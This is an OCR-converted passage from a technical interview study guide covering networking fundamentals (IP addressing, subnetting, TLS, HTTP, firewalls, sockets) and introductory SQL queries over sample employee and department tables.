



*DORA process*

The device must renew its **lease** before it expires (at 50% of lease time). Without DHCP, every device would need manual static configuration.

## 4.9 ARP (Address Resolution Protocol)

ARP maps a known **IP address → MAC address** within a local network, because Ethernet frames are delivered by MAC.




*Host A (192.168.1.10) wants to send to 192.168.1.20*

If the destination is on another network, A ARPs for the **default gateway's** MAC instead. **RARP** did the reverse (MAC → IP), now replaced by DHCP. **ARP spoofing** is an attack where a host sends fake replies to intercept traffic.

## 4.10 IP Addressing

An **IP address** uniquely identifies a host interface on a network. **IPv4** is 32 bits written as four octets: `192.168.1.10`. It has a **network part** and a **host part**, separated by the **subnet mask**.

**Classful addressing (historical):**

| Class | First octet | Default mask | Networks / hosts | Use |
|---|---|---|---|---|
| A | 1–126 | 255.0.0.0 (/8) | Few nets, 16.7 M hosts each | Huge orgs |
| B | 128–191 | 255.255.0.0 (/16) | 65,534 hosts | Medium |
| C | 192–223 | 255.255.255.0 (/24) | 254 hosts | Small |
| D | 224–239 | — | — | Multicast |
| E | 240–255 | — | — | Experimental |

`127.0.0.0/8` is **loopback** (`127.0.0.1` = localhost).

**Private ranges (RFC 1918)** — not routed on the internet: `10.0.0.0/8`, `172.16.0.0/12`, `192.168.0.0/16`. **NAT (Network Address Translation)** lets many private hosts share one public IP — your home router does this.

**CIDR (Classless Inter-Domain Routing)** replaced classes: `192.168.1.0/24` means the first 24 bits are the network. Enables flexible allocation and route aggregation.

**Static vs dynamic IP:** fixed manually vs assigned by DHCP. **Public vs private:** globally routable vs internal only.

## 4.11 IPv4 vs IPv6

| | IPv4 | IPv6 |
|---|---|---|
| Address size | 32 bits (~4.3 billion) | 128 bits ($3.4 \times 10^{38}$) |
| Notation | Dotted decimal `192.168.1.1` | Hex colon `2001:0db8:0000::8a2e:0370:7334` |
| Header | Variable 20–60 B, checksum | Fixed 40 B, simpler, no checksum |
| Configuration | Manual or DHCP | **SLAAC** (auto-config) or DHCPv6 |
| NAT | Widely needed | Not needed (enough addresses) |
| Security | IPsec optional | IPsec designed in |
| Broadcast | Yes | No — uses multicast/anycast |
| Fragmentation | Routers and sender | Sender only |

IPv6 shortening: drop leading zeros in each group and replace one run of all-zero groups with `::` → `2001:db8::8a2e:370:7334`. Transition: dual stack, tunnelling, NAT64.

## 4.12 Subnetting Basics

**Subnetting** divides a network into smaller sub-networks for better organisation, security and less broadcast traffic.

**Key formulas** for a prefix `/n`:

- Host bits h = 32 − n

- **Usable hosts = 2^h − 2** (subtract network address and broadcast address)
- Block size (in the "interesting" octet) = 256 − mask value

**Worked example:** `192.168.10.0/26`

- Mask = 255.255.255.**192** (26 ones), host bits = 6 → $2^6 - 2$ = **62 usable hosts**
- Block size = 256 − 192 = **64** → 4 subnets

| Subnet | Network address | Usable range | Broadcast |
|---|---|---|---|
| 1 | 192.168.10.0 | .1 – .62 | .63 |
| 2 | 192.168.10.64 | .65 – .126 | .127 |
| 3 | 192.168.10.128 | .129 – .190 | .191 |
| 4 | 192.168.10.192 | .193 – .254 | .255 |

**Find network of a host:** `192.168.10.100/26` → 100 lies in block 64–127 → network `192.168.10.64`, broadcast `.127`. (Mathematically: IP **AND** mask.)

| CIDR | Mask | Usable hosts |
|---|---|---|
| /24 | 255.255.255.0 | 254 |
| /25 | 255.255.255.128 | 126 |
| /26 | 255.255.255.192 | 62 |
| /27 | 255.255.255.224 | 30 |
| /28 | 255.255.255.240 | 14 |
| /30 | 255.255.255.252 | 2 (point-to-point links) |


## 4.13 MAC Address

A **MAC (Media Access Control) address** is a 48-bit hardware address burned into a network interface card, written as `00:1A:2B:3C:4D:5E`. The first 24 bits are the **OUI** (manufacturer), the last 24 are device-specific. Broadcast MAC = `FF:FF:FF:FF:FF:FF`.

| | MAC address | IP address |
|---|---|---|
| Layer | 2 (Data link) | 3 (Network) |
| Size | 48 bits | 32 (v4) / 128 (v6) |
| Assigned by | Manufacturer (can be spoofed/randomised) | Network admin / DHCP |
| Scope | Local network — changes hop by hop in frames | End-to-end — stays the same across the route* |
| Analogy | Person's Aadhaar/fingerprint | Person's current postal address |

(NAT may rewrite it.) *As a packet crosses routers, the IP addresses stay the same, but the source/destination MAC addresses change at every hop.**

## 4.14 Routers vs Switches (and Hubs)




*A typical home/office network*

| | Hub | Switch | Router |
|---|---|---|---|
| OSI layer | 1 (Physical) | 2 (Data link) | 3 (Network) |
| Forwards by | Nothing — repeats to all ports | **MAC address** (MAC table) | **IP address** (routing table) |
| Intelligence | None | Learns MAC→port | Chooses best path between networks |
| Collision domains | One shared | One per port | One per port |
| Broadcast domains | One | One (unless VLANs) | Separates them |
| Connects | Devices | Devices **within** a LAN | **Different networks** (LAN ↔ internet) |

**Other devices:** repeater (L1, regenerates signal), bridge (L2, joins two LAN segments), gateway (translates between different protocols), modem (modulates digital ↔ analog signals), access point (wireless to wired). **Routing protocols:** RIP (distance-vector, hop count), OSPF (link-state, Dijkstra), BGP (path-vector, between ISPs/autonomous systems).


## 4.15 SSL/TLS

**TLS (Transport Layer Security)**, successor to SSL, secures communication with:

1. **Confidentiality** — symmetric encryption (AES, ChaCha20)
2. **Integrity** — MACs / AEAD detect tampering

3. **Authentication** — server proves identity with an X.509 certificate signed by a trusted CA

**Key idea:** use slow **asymmetric** crypto (public/private keys) only to authenticate and agree on a secret, then fast **symmetric** crypto for bulk data.





*TLS 1.2 handshake (simplified)*

**TLS 1.3** cuts the handshake to **1 round trip** (0-RTT resumption), removes weak ciphers and RSA key exchange, and mandates **forward secrecy** (ephemeral Diffie–Hellman: stealing the server's private key later can't decrypt past sessions).

**Certificate chain:** your site's cert ← signed by intermediate CA ← signed by root CA (pre-installed in browsers/OS trust store).

## 4.16 Cookies vs Sessions

HTTP is stateless; cookies and sessions add memory ("you're logged in", "cart has 3 items").




*Session-based login using a cookie*

| | Cookie | Session |
|---|---|---|
| Stored on | **Client** (browser) | **Server** (memory, Redis, DB) |
| Capacity | ~4 KB per cookie | Large |
| Security | Visible/modifiable by user → don't store secrets | Data hidden; only an ID travels in a cookie |
| Lifetime | Until `Expires` / `Max-Age` (or browser close for session cookies) | Until logout/timeout on server |
| Scaling | No server state | Needs a shared store across servers (sticky sessions or Redis) |

**Cookie attributes:** `HttpOnly` (JavaScript can't read it — mitigates XSS theft), `Secure` (HTTPS only), `SameSite=Strict|Lax|None` (CSRF protection), `Domain`, `Path`, `Expires/Max-Age`. **Third-party cookies** are set by a domain other than the one in the address bar (tracking).

## 4.17 HTTP Status Codes

| Class | Meaning | Common codes |
|---|---|---|
| **1xx** | Informational | 100 Continue, 101 Switching Protocols (WebSocket upgrade) |
| **2xx** | Success | **200 OK**, **201 Created**, 202 Accepted, **204 No Content** |

| Class | Meaning | Common codes |
|---|---|---|
| **3xx** | Redirection | **301 Moved Permanently**, **302 Found** (temporary), **304 Not Modified** (cache), 307/308 (preserve method) |
| **4xx** | Client error | **400 Bad Request**, **401 Unauthorized** (not authenticated), **403 Forbidden** (authenticated but not allowed), **404 Not Found**, 405 Method Not Allowed, 409 Conflict, 422 Unprocessable Entity, **429 Too Many Requests** |
| **5xx** | Server error | **500 Internal Server Error**, **502 Bad Gateway** (upstream gave bad response), **503 Service Unavailable** (overloaded/maintenance), **504 Gateway Timeout** |

> **Interview tip:** 401 vs 403 — 401 means "who are you? log in"; 403 means "I know who you are, and you're not allowed." 301 is cached by browsers and passes SEO value; 302 is temporary.

## 4.18 HTTP Methods

| Method | Purpose | Safe? | Idempotent? | Has body? |
|---|---|---|---|---|
| **GET** | Retrieve a resource | ✔ | ✔ | No |
| **POST** | Create / submit data, trigger processing | ✘ | ✘ | Yes |
| **PUT** | Replace a resource entirely (or create at known URI) | ✘ | ✔ | Yes |
| **PATCH** | Partially update a resource | ✘ | ✘ (can be made idempotent) | Yes |
| **DELETE** | Remove a resource | ✘ | ✔ | Optional |
| HEAD | Like GET but headers only | ✔ | ✔ | No |
| OPTIONS | Which methods are allowed (CORS preflight) | ✔ | ✔ | No |

**Safe** = doesn't modify server state. **Idempotent** = making the same request N times has the same effect as once. `DELETE /users/5` twice → user 5 is deleted (second may return 404, but state is the same). `POST /orders` twice → two orders.

**GET vs POST:** GET parameters go in the URL (visible, bookmarkable, cached, length-limited — don't send passwords); POST data goes in the body (not cached by default, no practical size limit).

## 4.19 REST


**REST (Representational State Transfer)** is an architectural style for networked APIs where everything is a **resource** identified by a URI and manipulated with standard HTTP methods using representations such as JSON.

```
GET    /api/v1/users          → list users
GET    /api/v1/users/42       → get user 42
POST   /api/v1/users          → create user          → 201 Created + Location header
PUT    /api/v1/users/42       → replace user 42
PATCH  /api/v1/users/42       → update some fields
DELETE /api/v1/users/42       → delete user 42       → 204 No Content
GET    /api/v1/users/42/orders → nested resource
```

The six constraints, design rules and REST vs SOAP comparison are covered in depth in **§9.1–9.2**.

## 4.20 Firewalls

A **firewall** monitors and filters incoming/outgoing traffic based on security rules — a barrier between a trusted internal network and an untrusted external one.





*Firewall placement with a DMZ*

| Type | Works at | How |
|---|---|---|
| Packet-filtering | L3/L4 | Allow/deny by source/dest IP, port, protocol (stateless) |
| Stateful inspection | L4 | Tracks connection state; allows replies to established connections |
| Proxy / application-level | L7 | Inspects application content (HTTP) |
| Next-generation (NGFW) | L3–L7 | Deep packet inspection, IDS/IPS, app awareness |
| **WAF** (Web Application Firewall) | L7 HTTP | Blocks SQLi, XSS patterns |

Example rule set: `ALLOW TCP any → 10.0.0.5:443`, `ALLOW TCP 10.0.0.0/24 → any:80,443`, `DENY all`. Host-based firewalls: Linux `iptables` / `nftables` / `ufw`, Windows Defender Firewall; cloud: AWS **Security Groups**.

## 4.21 Proxy vs Reverse Proxy





*Forward proxy sits in front of CLIENTS; reverse proxy sits in front of SERVERS*

| | Forward proxy | Reverse proxy |
|---|---|---|
| Acts on behalf of | Clients | Servers |
| Hides | Client identity from servers | Server topology from clients |
| Configured by | Client / organisation | Server owner |
| Uses | Content filtering, bypass geo-blocks, anonymity, caching for an office | **Load balancing**, SSL termination, caching, compression, DDoS protection, single entry point |
| Examples | Squid, corporate proxy, VPN-like services | Nginx, HAProxy, Cloudflare, AWS ALB |

## 4.22 Socket Programming Basics

A **socket** is an endpoint for communication, identified by **IP address + port**. A TCP connection is uniquely identified by the 4-tuple *(src IP, src port, dst IP, dst port)* (plus protocol).




*TCP socket API call sequence*

```python
# server.py — simple echo server
import socket
srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)   # IPv4 + TCP
srv.bind(("0.0.0.0", 8080))
srv.listen(5)                                              # backlog queue
while True:
    conn, addr = srv.accept()                              # new socket per client
    data = conn.recv(1024)
    conn.sendall(b"echo: " + data)
    conn.close()


# client.py
import socket
c = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
c.connect(("127.0.0.1", 8080))
c.sendall(b"hello")
print(c.recv(1024))        # b'echo: hello'
c.close()
```

`SOCK_STREAM` = TCP, `SOCK_DGRAM` = UDP (uses `sendto()/recvfrom()`, no `listen/accept/connect`). To serve many clients: one thread per connection, a thread pool, or **non-blocking I/O multiplexing** (`select`, `poll`, `epoll`) as used by Nginx and Node.js.

**Well-known ports:** 20/21 FTP, 22 SSH, 23 Telnet, 25 SMTP, 53 DNS, 67/68 DHCP, 80 HTTP, 110 POP3, 143 IMAP, 443 HTTPS, 3306 MySQL, 5432 PostgreSQL, 6379 Redis, 27017 MongoDB.

# 5. SQL

**SQL (Structured Query Language)** is the declarative language for relational databases: you say *what* you want, the engine decides *how*.




*SQL sub-languages*

**Sample tables used throughout this chapter:**

**employees**

| id | name | dept_id | salary | manager_id | hire_date |
|---|---|---|---|---|---|
| 1 | Asha | 10 | 90000 | NULL | 2019-03-01 |
| 2 | Ravi | 20 | 60000 | 1 | 2020-07-15 |
| 3 | Meena | 20 | 75000 | 1 | 2021-01-10 |
| 4 | John | 10 | 50000 | 1 | 2022-05-20 |
| 5 | Sara | 30 | 75000 | 3 | 2023-02-11 |
| 6 | Kiran | NULL | 40000 | 3 | 2024-01-05 |

**departments**

| dept_id | dept_name |
|---|---|
| 10 | HR |
| 20 | IT |
| 30 | Sales |
| 40 | Legal |

## 5.1 SELECT, INSERT, UPDATE, DELETE

```sql
-- SELECT: read data
SELECT name, salary FROM employees WHERE salary > 60000;
SELECT DISTINCT dept_id FROM employees;
SELECT name, salary * 12 AS annual FROM employees;          -- alias & expression
SELECT * FROM employees WHERE name LIKE 'A%';               -- starts with A ('_' = one char)
SELECT * FROM employees WHERE dept_id IN (10, 30);
SELECT * FROM employees WHERE salary BETWEEN 50000 AND 75000; -- inclusive
SELECT * FROM employees WHERE dept_id IS NULL;              -- never "= NULL"
SELECT name, CASE WHEN salary >= 75000 THEN 'High'
                  WHEN salary >= 50000 THEN 'Mid' ELSE 'Low' END AS band
FROM employees;

-- INSERT: add rows
INSERT INTO employees (id, name, dept_id, salary) VALUES (7, 'Dev', 20, 55000);
INSERT INTO employees (id, name, dept_id, salary)
VALUES (8, 'Ana', 10, 48000), (9, 'Raj', 30, 52000);        -- multi-row
INSERT INTO archive_employees SELECT * FROM employees WHERE hire_date < '2020-01-01';

-- UPDATE: modify rows (always double-check the WHERE!)
UPDATE employees SET salary = salary * 1.10 WHERE dept_id = 20;

-- DELETE: remove rows
DELETE FROM employees WHERE id = 6;
```

| | DELETE | TRUNCATE | DROP |
|---|---|---|---|
| Type | DML | DDL | DDL |
| Removes | Selected rows ( `WHERE` ) | All rows | Entire table (structure + data) |
| Rollback | Yes (logged per row) | Usually no (minimal logging; Postgres allows in a transaction) | No |
| Triggers fire | Yes | No | No |
| Speed | Slow on big tables | Fast | Fast |
| Auto-increment | Not reset | Reset | Gone |

**Interview tip:** `NULL` means *unknown*. Any comparison with NULL ( `=` , `<>` ) yields UNKNOWN, so use `IS NULL` / `IS NOT NULL` . `COUNT(*)` counts rows; `COUNT(col)` skips NULLs. Use `COALESCE(col, 0)` to substitute a default.

## 5.2 WHERE vs HAVING

- **WHERE** filters **rows before grouping**; cannot use aggregate functions.
- **HAVING** filters **groups after** `GROUP BY` ; can use aggregates.

```sql
-- departments whose average salary of employees earning > 45k exceeds 60k
SELECT dept_id, AVG(salary) AS avg_sal
FROM employees
WHERE salary > 45000            -- row filter: drops Kiran (40000)
GROUP BY dept_id
HAVING AVG(salary) > 60000;     -- group filter
```

Result: dept 10 → avg(90000, 50000) = 70000 ✔; dept 20 → avg(60000, 75000) = 67500 ✔; dept 30 → 75000 ✔.


| | WHERE | HAVING |
|---|---|---|
| Applies to | Individual rows | Groups |
| Runs | Before GROUP BY | After GROUP BY |
| Aggregates allowed | No | Yes |
| Without GROUP BY | Normal use | Treats whole table as one group |
| Performance | Preferable for row filters (reduces data early) | Use only for aggregate conditions |

## 5.3 GROUP BY

`GROUP BY` collapses rows with the same values into summary rows, typically with aggregate functions.

```sql
SELECT dept_id, COUNT(*) AS headcount, SUM(salary) AS total, MAX(salary) AS top
FROM employees
GROUP BY dept_id;
```

| dept_id | headcount | total | top |
|---|---|---|---|
| 10 | 2 | 140000 | 90000 |
| 20 | 2 | 135000 | 75000 |
| 30 | 1 | 75000 | 75000 |
| NULL | 1 | 40000 | 40000 |




*How GROUP BY works: rows are bucketed by key, then each bucket is aggregated*

**Rule:** every column in `SELECT` must be either in `GROUP BY` or inside an aggregate. (`SELECT name, dept_id, COUNT(*) ... GROUP BY dept_id` is invalid in standard SQL — which `name`?) NULLs form their

own group. Multi-column grouping: `GROUP BY dept_id, YEAR(hire_date)`. `ROLLUP` adds subtotals.

## 5.4 ORDER BY

```
SELECT name, dept_id, salary FROM employees
ORDER BY dept_id ASC, salary DESC;     -- multi-key sort; ASC is default

SELECT name, salary FROM employees ORDER BY salary DESC LIMIT 3;          -- top 3
(MySQL/Postgres)
SELECT name, salary FROM employees ORDER BY salary DESC LIMIT 2 OFFSET 2; -- page 2 of size 2
-- SQL Server: SELECT TOP 3 ... ; Oracle/standard: FETCH FIRST 3 ROWS ONLY
```

You can order by a column alias or position ( `ORDER BY 2` ). NULLs sort first in MySQL ASC, last in PostgreSQL ASC (control with `NULLS FIRST/LAST` where supported). Without `ORDER BY`, row order is **not guaranteed**.

**Classic: Nth highest salary** (2nd highest):

```
SELECT MAX(salary) FROM employees WHERE salary < (SELECT MAX(salary) FROM employees);  --
75000
SELECT DISTINCT salary FROM employees ORDER BY salary DESC LIMIT 1 OFFSET 1;           -- N-1
offset
```

## 5.5 Joins

(Concepts and the Venn view are in §2.10 — here is the SQL practice.)

```sql
-- INNER: employees with a department
SELECT e.name, d.dept_name
FROM employees e JOIN departments d ON e.dept_id = d.dept_id;
-- Asha HR, Ravi IT, Meena IT, John HR, Sara Sales   (5 rows; Kiran & Legal excluded)

-- LEFT: every employee, dept if any → 6 rows, Kiran with NULL
SELECT e.name, d.dept_name
FROM employees e LEFT JOIN departments d ON e.dept_id = d.dept_id;

-- RIGHT: every department → includes Legal with NULL employee
SELECT e.name, d.dept_name
FROM employees e RIGHT JOIN departments d ON e.dept_id = d.dept_id;

-- FULL OUTER (PostgreSQL): both Kiran-NULL and NULL-Legal
SELECT e.name, d.dept_name
FROM employees e FULL OUTER JOIN departments d ON e.dept_id = d.dept_id;

-- SELF JOIN: employee with manager name
SELECT e.name AS employee, m.name AS manager
